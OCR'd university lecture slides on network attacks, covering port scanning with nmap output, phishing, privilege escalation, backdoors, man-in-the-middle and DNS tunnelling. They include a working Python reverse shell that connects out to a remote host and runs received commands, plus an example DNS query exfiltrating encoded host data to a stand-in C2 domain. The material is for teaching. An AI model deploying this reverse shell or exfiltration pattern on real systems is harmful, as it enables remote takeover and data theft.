
Attacks that include the discovery process used to find information about the network, users, and victims

- **Basic port scan**: Involves scanning a predetermined TCP/UDP port by sending a specifically configured packet that contains the port number of the port that was selected

- **TCP scan**: A TCP-based scan of a series of ports on a machine to determine port availability, e.g.,
  - *If a port on the machine is listening, then the TCP "connect" is successful in reaching that specific port*

- **UDP scan**: Because UDP is a connectionless protocol and does not have a three-way handshake like TCP, the UDP scans have to rely on ICMP "port unreachable" messages to determine if the port is open, e.g.,
  - *When the scanner sends a UDP packet and the port is not open on the victim, the victim's system will respond with an ICMP "port unreachable"*
- **Stealth scan**: Designed to go undetected by network auditing tools

Reconnaissance Attacks



```
bash-3.2$ sudo nmap -sS 172.18.104.139
Password: ****************
Starting Nmap 7.12 ( https://nmap.org ) at 2016-09-06 11:13 EDT
Nmap scan report for 172.18.104.139
Host is up (0.024s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap
Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```

Example: a basic Nmap scan against a Linux machine (172.18.104.139)
Nmap: https://nmap.org/

Social Engineering


Attacks that leverage the weakest link, which is the human user

- **Phishing**: Where the attacker presents a link that looks like a valid, trusted resource to a user. When the user clicks it, he is prompted to disclose confidential information such as his username and password

- **Pharming**: The attacker uses this technique to direct a customer's URL from a valid resource to a malicious one that could be made to appear as the valid site to the user. From there, an attempt is made to extract confidential information from the user

Social Engineering


- **Malvertising**: The act of incorporating malicious ads on trusted websites, which results in users' browsers being inadvertently redirected to sites hosting malware



Source: www.imperva.com

Privilege Escalation Attacks


- Process of taking some level of access and achieving an even greater level of access, *e.g.*,
  - *an attacker who gains user-mode access to a firewall, router, or server and then uses a brute-force attack against the system that gives him administrative access*




Source: en.wikipedia.org

Privilege Escalation Attacks

- Buffer overflow



```
void main()
{
    int p1;
    char p2;
    ...
    function1(p1, p2);
    ...
}

void function1(int p1, char p2)
{
    char arr[100];

    ...
}
```



Stack


Backdoors & Code Execution

- Backdoors
  - A backdoor application can be installed by the attacker to either allow future access or collect information to use in further attacks
  - Many backdoors are installed by users clicking something without realising that the link they clicked or the file they opened is a threat
  - Backdoors can also be implemented as a result of a virus, worm, or malware

- Code Execution
  - When threat actors gain access to a system, they also might be able to take several actions. One of the most devastating actions available to an attacker is the ability to execute code within a device
  - Code execution could result in an adverse impact to the confidentiality, integrity, and availability of the system or network


Backdoors & Code Execution

- Victim side



```
import socket
import subprocess

REMOTE_HOST = '123.4.5.6'
REMOTE_PORT = 3456
client = socket.socket()
#Initiate connection
client.connect((REMOTE_HOST, REMOTE_PORT))

while True:
    #Wait for command
    command = client.recv(1024)
    command = command.decode()

    #Execute command
    op = subprocess.Popen(command, shell=True,
                          stderr=subprocess.PIPE,
                          stdout=subprocess.PIPE)
    output = op.stdout.read()
    output_error = op.stderr.read()

    #Send results
    client.send(output + output_error)
```

- Attacker side



```
import socket

HOST = '123.4.5.6'
PORT = 3456
server = socket.socket()
server.bind((HOST, PORT))
#Listening for client's Connection
server.listen(1)
client, client_addr = server.accept()

while True:
    command = "*******"
    client.send(command)
    output = client.recv(1024)
    output = output.decode()
```

Man-in-the-Middle Attacks

Attackers place themselves in line between two devices that are communicating, with the intent of performing reconnaissance or manipulating the data as it moves between the devices

- Main purpose: Eavesdropping

- Where can it occur
  - At OSI Layer 2, the attacker spoofs Layer 2 MAC addresses to make the devices on a LAN believe that the Layer 2 address of the attacker is the Layer 2 address of its default gateway
    - **ARP Cache Poisoning**
      - Attacking hosts, switches, and routers connected to Layer 2 network by poisoning the ARP caches of systems connected to the subnet and by intercepting traffic intended for other hosts on the subnet


Man-in-the-Middle Attacks

- At OSI Layer 3, the attacker places a rogue router on the network and then tricks the other routers into believing that this new router has a better path. This could cause network traffic to flow through the rogue router and again allow the attacker to steal network data

- On endpoint, the attacker compromises the victim’s machine and installs malware that can intercept the packets sent by the victim and send them to the attacker

Man-in-the-Middle Attacks


- MITM: trick A and B into believing that they are communicating with each other



https://beaglesecurity.com/blog/article/man-in-the-middle-attack.html

DNS Tunnelling


- The attacker has a C2 server, with a domain name (badsite.com) pointing to that server.
- The attacker infects a host with malware, and let the host query the domain badsite.com.
- When the DNS resolver routes the query, it creates a tunnel from the attacker to the infected host.



DNS Resolution (Source: [1])

Tunnelling

- Inbound DNS traffic can carry commands to the malware
- Outbound traffic can exfiltrate sensitive data or provide responses to the malware operator’s requests



DNS Request:

Type: TXT
Query: OS44LjcuNg__-V2luNy1ob21l-SGFycnkgUG90dGVy-MjQ24oCmWFla.badsite.com

IP Address: 9.8.7.6
(base64: OS44LjcuNg__)

Hostname: Win7-home
(base64: V2luNy1ob21l)

Username: Harry Potter
(base64: SGFycnkgUG90dGVy)

System UUID: 246…XYZ
(base64: MjQ24oCmWFla)

DNS Response:

Type: TXT
Code: NOERROR
Response:

NGQ1YTkwMDAwMzAwMDAw
MDA0MDAwMDAwZmZmZjAw
MDAKYjgwMDAwMDAwMDAw
MDAwZjgwMDAwMDAKMGUx
ZmJhMGUwMGI0MDljZDIx
YjgwMTRjY2QyMTU0NjgK
Njk3MzIwNzA3MjZmNjc3
MjYxNmQyMDYzNjE2ZTZl
NmYKNzQyMDYyNjUyMDcy
NzU2ZTIwNjk2ZTIwNDQ0
ZjUzMjAKNmQ2ZjY0NjUy
ZTBkMGQwYTI0MDAwMDAw
MDAwMDAwMDAKMzNmZjgy
NzM3NzllZWMyMDc3OWVl
YzIwNzc5ZWVjMjAKOWY4

https://unit42.paloaltonetworks.com/dns-tunneling-how-dns-can-be-abused-by-malicious-actors/

DNS Tunnelling

Popular attack method for data exfiltration

- **DNS2TCP**: Uses the KEY, TXT DNS record types. More information can be found at http://www.aldeid.com/wiki/Dns2tcp

- **DNScat-P**: Uses the A and CNAME DNS record types. More information can be found at http://tadek.pietraszek.org/projects/DNScat/

- **Iodine Protocol v5.00**: Uses the NULL DNS record type. More information can be found at http://code.kryo.se/iodine/

- **Iodine Protocol v5.02**: Uses the A, CNAME, MX, NULL, SRV, and TXT DNS record types. More information can be found at http://code.kryo.se/iodine/

THE UNIVERSITY OF MELBOURNE

DNS Tunnelling

- **OzymanDNS**: Uses the A and TXT DNS record types. More information can be found at http://dankaminsky.com/2004/07/29/51/
- **SplitBrain**: Uses the A and TXT DNS record types. More information can be found at http://www.splitbrain.org/blog/2008-11/02-dns_tunneling_made_simple
- **TCP-Over-DNS**: Uses the CNAME and TXT DNS record types. More information can be found at http://www.sans.org/reading-room/whitepapers/dns/detecting-dnstunneling-34152
- **YourFreedom**: Uses the NULL DNS record type. More information can be found at http://your-freedom.net/

Summary

- Fundamentals of Networking Protocols
  - Map the protocols and network devices to the OSI model and the TCP/IP model
  - Explain TCP/IP encapsulation process
  - Describe network communication with TCP/IP
  - Understand DHCP & DNS protocols and TCP three way handshake

- Network Attacks
  - Compare different types of attacks
  - Understand how network attacks work
  - Describe examples of different types of attacks

Reference

- [1] Omar Santos, et al., 2017, *CCNA Cyber Ops SECFND #210-250 Official Cert Guide (Certification Guide)*, Cisco Press